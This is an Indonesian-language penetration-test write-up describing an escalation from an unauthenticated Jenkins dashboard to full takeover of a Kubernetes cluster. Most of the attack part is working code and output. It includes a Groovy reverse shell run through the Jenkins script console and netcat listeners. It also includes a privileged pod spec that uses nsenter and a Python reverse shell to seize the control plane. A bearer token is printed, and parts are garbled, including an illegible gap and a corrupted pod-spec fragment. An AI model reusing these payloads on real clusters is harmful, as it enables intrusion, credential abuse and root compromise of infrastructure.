

2.3. Container Escape to Full Kubernetes Take Over

by : Antonius (w1sdom)

<https://github.com/bluedragonsecurity>
<https://www.bluedragonsec.com>

Pada contoh kali ini, saya menulis dokumentasi saat salah satu klien saya meminta saya untuk melakukan jasa penetration testing pada kubernetesnya yang memiliki security lemah. Sebagai catatan : ini bukan penetration testing yang dilakukan oleh 1 tim tapi hanya oleh saya sendiri, mohon maaf sebelumnya jika banyak teknik tidak dilakukan sempurna karena ini hanyalah peretasan oleh 1 orang.

Sekilas tentang Kubernetes

Kubernetes (sering disingkat **K8s**) adalah sistem orkestrasi *open-source* yang sangat kuat untuk mengelola kontainer secara otomatis.

Arsitektur kubernetes biasanya terdiri dari 1 master node sebagai pusat dan beberapa worker node.

Arsitektur ini terdiri dari beberapa komponen :

kube-apiserver: Pintu masuk utama. Semua komunikasi (dari pengguna atau komponen internal) melewati API ini.

etcd: Penyimpanan data *key-value* yang sangat andal. Ini adalah "satu-satunya sumber kebenaran" yang menyimpan seluruh status cluster.

kube-scheduler: Bertugas memantau Pod baru dan memilih Node mana yang paling cocok untuk menjalankan Pod tersebut berdasarkan sumber daya yang tersedia.

kube-controller-manager: Menjalankan proses latar belakang untuk menjaga status cluster tetap stabil (misalnya, jika ada Node yang mati, ia akan mencoba menghidupkan kembali Pod di Node lain).

Kubelet: Agen yang berjalan di setiap Node. Ia memastikan bahwa kontainer yang seharusnya berjalan di sana benar-benar sehat dan berfungsi.


Container Runtime: Perangkat lunak yang menjalankan kontainer (paling populer adalah **containerd** atau **CRI-O**).

Pod: Unit terkecil di Kubernetes. Pod membungkus satu atau lebih kontainer.

Pada contoh ini klien memberikan alamat ip address internal salah satu nodenya yaitu node 2 dengan ip 192.168.0.2

Langkah 1. Initial Access

Berdasarkan hasil scan port ditemukan port terbuka 30080 di ip 192.168.0.2, setelah dicek ternyata ini adalah dashboard jenkins yang tidak dipassword :



Untuk masuk ke dalam container jenkins ini sangat mudah, bisa menggunakan script console :

<http://192.168.0.2:30080/manage/script>

Selanjutnya kita isikan dengan script groovy untuk melakukan reverse shell ke ip kita :

```
String host="192.168.0.10";
int port=2000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
}
```

```

    try {p.exitValue();break;} catch (Exception e){
};
p.destroy();
s.close();

```

Ok sebelum mengeksekusi script console di jenkins, saya menyiapkan netcat listener di port 2000

```
nc -l -p 2000 -v
```

Setelah menjalankan script groovy di script console, saya berhasil mendapatkan reverse shell :

```

sh-5.1# nc -l -p 2000 -v
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::2000
Ncat: Listening on 0.0.0.0:2000
Ncat: Connection from [REDACTED]
Ncat: Connection from [REDACTED]
id
uid=0(root) gid=0(root) groups=0(root)
ps aux

```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2580	1280	?	Ss	11:29	0:00	/usr/bin/tini -- /usr/local/bin/jenkins.sh --httpPort=9090
root	16	0.0	0.0	756	488	?	S	11:29	0:00	/usr/bin/dockerd
root	17	1.4	7.7	6836272	919460	?	SL	11:29	8:09	java -Duser.home=/var/jenkins_home -Djenkins.install.runSetAsia/Shanghai -Djenkins.model.Jenkins.slaveAgentPort=50000 -Dhudson.lifecycle=hudson.lifecycle.ExitLifecycle -jar /usr/share/j9090
root	60	172	20.3	2445436	2408576	?	SL	11:29	968:44	/usr/bin/dockerd
root	814	0.0	0.0	4640	3200	?	S	12:42	0:00	/bin/bash
root	3616	0.0	0.0	4640	3200	?	S	20:51	0:00	/bin/bash
root	3619	0.0	0.0	6800	3968	?	R	20:51	0:00	ps aux

Terlihat di sini kita mendapatkan akses sebagai root tapi berada di dalam lingkungan container. Tapi yang terhubung adalah ip dari node ke empat (192.168.0.4)

Langkah 2. Container Escape

Langkah selanjutnya adalah keluar dari container. Uji coba pertama saya menguji apakah ada docker.sock :

```
ls -la /var/run/docker.sock
```

```
ls: cannot access '/var/run/docker.sock': No such file or directory
```

Ternyata tidak ada, yang menandakan ini adalah kubernetes modern.

Selanjutnya :

```
cat /proc/net/unix | grep docker
```

```

0000000000000000: 00000002 00000000 00010000 0001 01 12336 /var/run/docker/metrics.sock
0000000000000000: 00000002 00000000 00010000 0001 01 8564 /run/docker.sock
0000000000000000: 00000002 00000000 00010000 0001 01 13348
/var/run/docker/libnetwork/ee2ae38b2a4c.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197798 /run/docker.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197811 /run/docker.sock

```

[illegible]

Ada 2 informasi yang menarik, ada kemungkinan token untuk kubectl, ini kita simpan dulu. Ada password yang terdekrip, kemungkinan ini adalah password ssh ke node 4 dengan ip 192.168.0.4.

Selanjutnya tinggal dicoba akses sshnya dan berhasil masuk :

```
root@terra-node-04:~# hostname
terra-node-04
root@terra-node-04:~# uname -a
Linux terra-node-04 6.8.0-87-generic #88-Ubuntu SMP PREEMPT_DYNAMIC Sat 0
root@terra-node-04:~#
```

Ok kita berhasil escape dari container ke server asli melalui ssh

Langkah 3. Melihat Contoller Node dan Worker Node Kubernetes

Untuk melihat seluruh node, kita menggunakan kubectl :

kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes

```
root@terra-node-04:~# kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes
NAME           STATUS    ROLES    AGE   VERSION
terra-node-01  Ready    control-plane  118d  v1.28.2
terra-node-02  Ready    worker       65d  v1.28.2
terra-node-03  Ready    worker       72d  v1.28.2
terra-node-04  Ready    worker       5d6h  v1.28.2
root@terra-node-04:~#
```

Ok sekarang kita sudah berada di node 4, langkah selanjutnya adalah mencoba lateral movement ke node 1, node 2 dan node 3 dengan tujuan utama vertical movement ke node 1 !!!

Rincian jaringan :

terra-node-01 : 192.168.0.1 merupakan node control plane
terra-node-02 : 192.168.0.2 merupakan node worker
terra-node-03 : 192.168.0.3 merupakan node worker
terra-node-04 : 192.168.0.4 merupakan node worker

Di setiap node saya sudah mencoba menggunakan password ssh root yang sama dengan node ke 4 tapi tidak bisa login. Jadi kita akan gunakan cara lain.

Langkah 4. Langsung Vertical Movement ke Control Plane

Ok selanjutnya kita akan membuat suatu pod menggunakan kunci masuk yang tadi kita simpan yaitu token kube-terra-admin-sa

Dari node 4 ini , tinggal menjalankan kubectl dengan token yang tadi kita simpan, pertama tama siapkan netcat listener di port 2000 di 192.168.0.10:

```
nc -l -p 2000 -v
```


Lalu dari node 04 kita jalankan kubectl dengan token yang tadi kita simpan :

```
kubectl --server=https://192.168.0.1:6443 --
token="eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUeYt0JTT1FjaGN0OG1fMmxqRmNGNm9m
UkVwZFJmWkpsNlFLV043NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Ii
wiaz3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlcm5ldGVzLW
Rhc2hib2FyZCIsImt1YmVybmV0ZXMuaW8vc2VydmVjZW5jY291bnQvc2VhZS5kbWUi
OiJhZG1pb11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlWFJY
291bnQubmFtZSI6ImFkbWluc3VzZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50
L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkbnBjLn2QzNi1mY2QzLTQxZTEtOGVINC1mZmY1Y
WVhNzgwMDAiLCJzdWIiOiJzeXN0ZW06c2VydmVjZW5jY291bnQ6a3ViZXJuZXRlcy1kYXN
oYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmQDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobi
Xn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14s0jkH1Mx18ECKo1hSDsadKDLwlTXiAg1hp1ebt
xQaNJynPupo8mm7cP6KibrPnV0HALVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-
GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyPRZcdVN3amY
w64eFYZTLYM89RUVJec5I7SZLgSF_-68QWurgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPT
PnzWsl-0LOqrHUkRDbwC4Yk9w" --insecure-skip-tls-verify run pwn-master --restart=Never
-it --image=alpine --overrides='
{
  "spec": {
    "nodeName": "terra-node-01",
    "hostPID": true,
    "containers": [
      {
        "name": "pwn",
        "image": "alpine",
        "command": ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--",
"/bin/bash", "-c", "python3 -c \"import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\
\\192.168.0.10\\
\\\",2000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\\"/bin/bash\\
\\\")\""],
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}
```

```
]
}
}'
```

Perintah pembuatan pod di atas akan menjalankan reverse shell di node control plane (node 01) ke ip 192.168.0.10

Hasilnya :

A screenshot of a terminal window with a dark background. The window title is 'robohax@robohax-20bws2ng00:'. The terminal shows a session with a control plane node. The user 'root@syncrumweb:~#' runs 'nc -l -p 2000 -v'. The output shows it is listening on 0.0.0.0:2000 and receives a connection from 192.168.0.10:35002. The user then runs 'id' and 'uname -a' on the remote node 'terra-node-01', showing root access and system details. The terminal also shows a list of pod specifications at the bottom.

```
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on 192.168.0.10:35002
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-01:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp)
root@terra-node-01:/# uname -a
uname -a
Linux terra-node-01 6.8.0-85-generic #85-Ubuntu SMP PREEMPT_DYNAMIC Thu Sep 18 15:26:5
root@terra-node-01:/#
```

```
7
8     name: pwn
9     image: "alpine",
10    command: ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--",
    "socket -s ptv -s socket -socket -socket AF_INET -socket SOCK_STREAM" -s connect(192.168.255.113
```

Ok game over ! Control plane node sudah berhasil kita kuasai !

Selanjutnya untuk lateral movement ke node 2 dan node 3 hanyalah permainan anak anak yang sangat mudah


```
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on 45.40.255.149 51778
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-03:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),100
root@terra-node-03:/# uname -a
uname -a
Linux terra-node-03 6.8.0-88-generic #89-Ubuntu SMP PREEMPT_DYNAMIC Sat Oct 11 01
root@terra-node-03:/#
```

Dengan ini seluruh node di dalam jaringan kubernetes ini sudah berhasil saya take over, selanjutnya tinggal membuat laporan hasil pentest.

Terima kasih